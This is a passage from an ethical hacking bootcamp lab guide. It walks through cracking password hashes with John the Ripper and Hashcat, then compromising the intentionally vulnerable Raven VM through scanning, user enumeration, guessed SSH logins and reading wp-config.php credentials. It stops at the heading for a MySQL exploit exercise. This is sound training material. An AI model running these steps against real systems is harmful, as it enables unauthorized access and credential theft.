H4cker

H4CKER.ORG

Ethical Hacking Bootcamp

DAY 3

Safari Live Training by Omar Santos

https://bootcamp.h4cker.org

Welcome to Day 3 of the Ethical Hacking Bootcamp Live Training

This guide is a collection of exercises for the training "Ethical Hacking Bootcamp with Hands-on labs" live training day 3 authored and delivered by Omar Santos and delivered through Safari Books Online.

Training Recording

This training is recorded and you will receive an email about the recording of each day within 24-48 hours. The slides and materials for each day will also be posted in the recording.

The author also has created a series of penetration testing / ethical hacking video courses called The Art of Hacking Series and several other Safari Live training sessions that are listed at: https://h4cker.org

Helpful Resources Prior to Taking the Live Training:

- This class website: https://bootcamp.h4cker.org
- Security Penetration Testing The Art of Hacking Series LiveLessons (video)
- Wireless Networks, IoT, and Mobile Devices Hacking (video)
- Enterprise Penetration Testing and Continuous Monitoring (video)
- Hacking Web Applications The Art of Hacking Series LiveLessons: Security Penetration Testing for Today's DevOps and Cloud Environments (video)
- Security Fundamentals (video)


Lab Setup

You can build your own lab as elaborate as you would like. However, for the purpose of this class, the following virtual machines (VMs) will be used.

- WebSploit: Kali + Additional Tools + Vulnerable Applications in Docker containers...
- Raven: A vulnerable VM that you will use to perform a full assessment (from reconnaissance to full compromise).
- VTCSEC: A second vulnerable VM that you will use to perform a full assessment (from reconnaissance to full compromise)

Lab Architecture and Topology

The following is the lab architecture for this class.



Deploying Your Virtual Machines

You can deploy and configure your VMs using Virtual Box, VMWare Workstation Player, VMWare Workstation Pro (Windows), VMWare Fusion (Mac), or vSphere Hypervisor (free ESXi server).

You should create a VM-only network (as shown in the previous figure) to deploy your vulnerable VMs and perform several of the attacks using WebSploit (Kali Linux).

You can configure a separate network interface in your WebSploit VM to connect to the rest of your network and subsequently the Internet.

Password Attacks

Exercise 1.1: Cracking Passwords with John the Ripper

1. In this exercise you will crack the passwords of three users (superman, batman, and spiderman). You compromised a system and was able to obtain the password hashes from /etc/shadow. These hashes are now stored in a file called “hashes”.

   Download the file from the repository, as shown below:

```
root@kali:~# wget
https://raw.githubusercontent.com/The-Art-of-Hacking/h4cker/master/cracking
_passwords/hashes
```

2. Crack the passwords using John the Ripper, as shown below:

```
root@kali:~# john hashes
```

3. Are you passwords the same as those at: https://h4cker.org/go/cracked ?

Exercise 1.2: Cracking Passwords with Hashcat

1. Download the file called **pwned_hashes** from the GitHub repo:

```
root@kali:~# wget
https://github.com/The-Art-of-Hacking/h4cker/blob/master/cracking_passwords
/pwned_hashes
```

2. A wordlist is a text file containing a collection of words for use in a password/credential attack. Kali Linux comes with numerous wordlists. You can see them all by using the **locate wordlist** command. Locate the **rockyou.txt.gz** wordlist, as shown below:

```
root@kali:~# locate wordlist | grep rockyou
/usr/share/wordlists/rockyou.txt.gz
```

3. Uncompress the **rockyou.txt.gz** wordlist file as shown below:

```
root@kali:~# gzip -dc /usr/share/wordlists/rockyou.txt.gz > rockyou.txt
```

4. Use **hashcat** to crack the hashes in the **pwned_hashes** file. Output the cracked files to a file called cracked.txt and use the rockyou.txt wordlist.

```
root@kali:~# hashcat -o cracked.txt --force pwned_hashes rockyou.txt
```


5. What are your cracked passwords? Are they the same as the ones at: https://h4cker.org/go/cracked2 ?

Compromising the Raven VM

Now we are putting everything together: recon, exploitation, and post-exploitation activities.


Exercise 2.1: Enumerating Services

1. Enumerate all open ports using the `nmap -sV -A -p- 10.1.1.251` command (10.1.1.251 is the IP address of the Raven VM this will be something else in your environment).


File Edit View Search Terminal Help


```
Nmap scan report for 10.1.1.251
Host is up (0.000096s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp    open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Raven Security
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100024  1          54625/tcp  status
|_  100024  1          58232/udp  status
54625/tcp open  status  1 (RPC #100024)
MAC Address: 00:50:56:3D:AC:64 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.10 ms 10.1.1.251

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.33 seconds
root@kali:~#
```

2. It looks like the server is running an Apache server. Use Nikto to scan it further.




```
root@kali:~# nikto -host 10.1.1.251
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.1.1.251
+ Target Hostname:    10.1.1.251
+ Target Port:        80
+ Start Time:         2019-01-02 03:10:59 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ Server leaks inodes via ETags, header found with file /, fields: 0x41b3 0x5734482bdcb00
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashio
n to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information. Configure Apache to ig
nore this file or upgrade to a newer version.
+ OSVDB-3233: /icons/README: Apache default file found.
+ Uncommon header 'link' found, with contents: <http://raven.local/wordpress/index.php/wp-json/>; rel="https://api.w.org/"
+ /wordpress/: A Wordpress installation was found.
+ 7517 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:           2019-01-02 03:11:04 (GMT-5) (5 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali:~#
```

3. Use **wpscan** to further scan the wordpress instance at **/wordpress**:




```
root@kali:~# wpscan --url http://10.1.1.251/wordpress --wp-content-dir -ep -et -eu
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.4.1
       Sponsored by Sucuri - https://sucuri.net
   @_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
_______________________________________________________________

```

4. Two users were enumerated (steven and michael)




```
[+] Enumerating Users
 Brute Forcing Author IDs - Time: 00:00:00 <==========================================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] steven
 | Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] Finished: Wed Jan  2 03:16:48 2019
[+] Requests Done: 40
[+] Cached Requests: 4
[+] Data Sent: 7.158 KB
[+] Data Received: 618.912 KB
[+] Memory used: 24.207 MB
[+] Elapsed time: 00:00:01
root@kali:~#
```

5. SSH to the host using the michael username. Be creative and guess the password.




```
root@kali:~# ssh michael@10.1.1.251
The authenticity of host '10.1.1.251 (10.1.1.251)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.1.1.251' (ECDSA) to the list of known hosts.
michael@10.1.1.251's password:
```

6. Yes! The password was michael!! That was too easy.
7. Let’s see if we can show the contents of **/var/www/html**…




```
michael@Raven:~$ cd /var/www/html/
michael@Raven:/var/www/html$ ls
about.html   contact.zip  elements.html  img         js    Security - Doc  team.html   wordpress
contact.php  css          fonts          index.html  scss  service.html    vendor
```

8. Now we can go to the **wordpress** directory and try to show the contents of the wordpress config file (**wp-config.php**):



```
michael@Raven:/var/www/html$ cd wordpress/
michael@Raven:/var/www/html/wordpress$ ls
index.php    wp-activate.php     wp-comments-post.php  wp-content   wp-links-opml.php  wp-mail.php      wp-trackback.php
license.txt  wp-admin            wp-config.php         wp-cron.php  wp-load.php        wp-settings.php  xmlrpc.php
readme.html  wp-blog-header.php  wp-config-sample.php  wp-includes  wp-login.php       wp-signup.php
michael@Raven:/var/www/html/wordpress$ cat wp-config.php
```

9. Guess what? The database name, user (root) and password is there!!




```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org sec
 * You can change these at any point in time to invalidate all existing cookies. This will force all users
 *
 * @since 2.6.0
 */
define('AUTH_KEY',         '0&ItXmn^q2d[e*yB:9,L:rR<B`h+DG,zQ&SN{Or3zalh.JE+Q!Gi:L7U[(T:J5ay');
define('SECURE_AUTH_KEY',  'y@^[*q{)NKZAKK{,AA4y-Ia*swA6/O@&*r{+RS*N!p1&a$*ctt+ I/!?A/Tip(BG');
define('LOGGED_IN_KEY',    '.D4}RE4rW2C@9^Bp%#U6i)?cs7,@e]YD:R~fp#hXOk$4o/yDO8b7I&/F7SBSLPlj');
define('NONCE_KEY',        '4L{Cq,%ce2?RRT7zue#R3DezpNq4sFvcCzF@zdmgL/fKpaGX:EpJt/]xZW1_H&46');
define('AUTH_SALT',        '@@?u*YKtt:o/T&V;cbb`.GaJ0./S@dn$t2~n+lR3{PktK]2,*y/b%<BH-Bd#I}oE');
define('SECURE_AUTH_SALT', 'f0Dc#lKmEJi(:-3+x.V#]Wy@mCmp%njtmFb6`_80[8FK,ZQ=+HH/$& mn=]=/cvd');
```

10. That was still too easy! Of course, you can now completely compromise and manipulate the wordpress install. However, we want to get root privileges!!


Exercise 2.2: Exploiting a MySQL Vulnerability

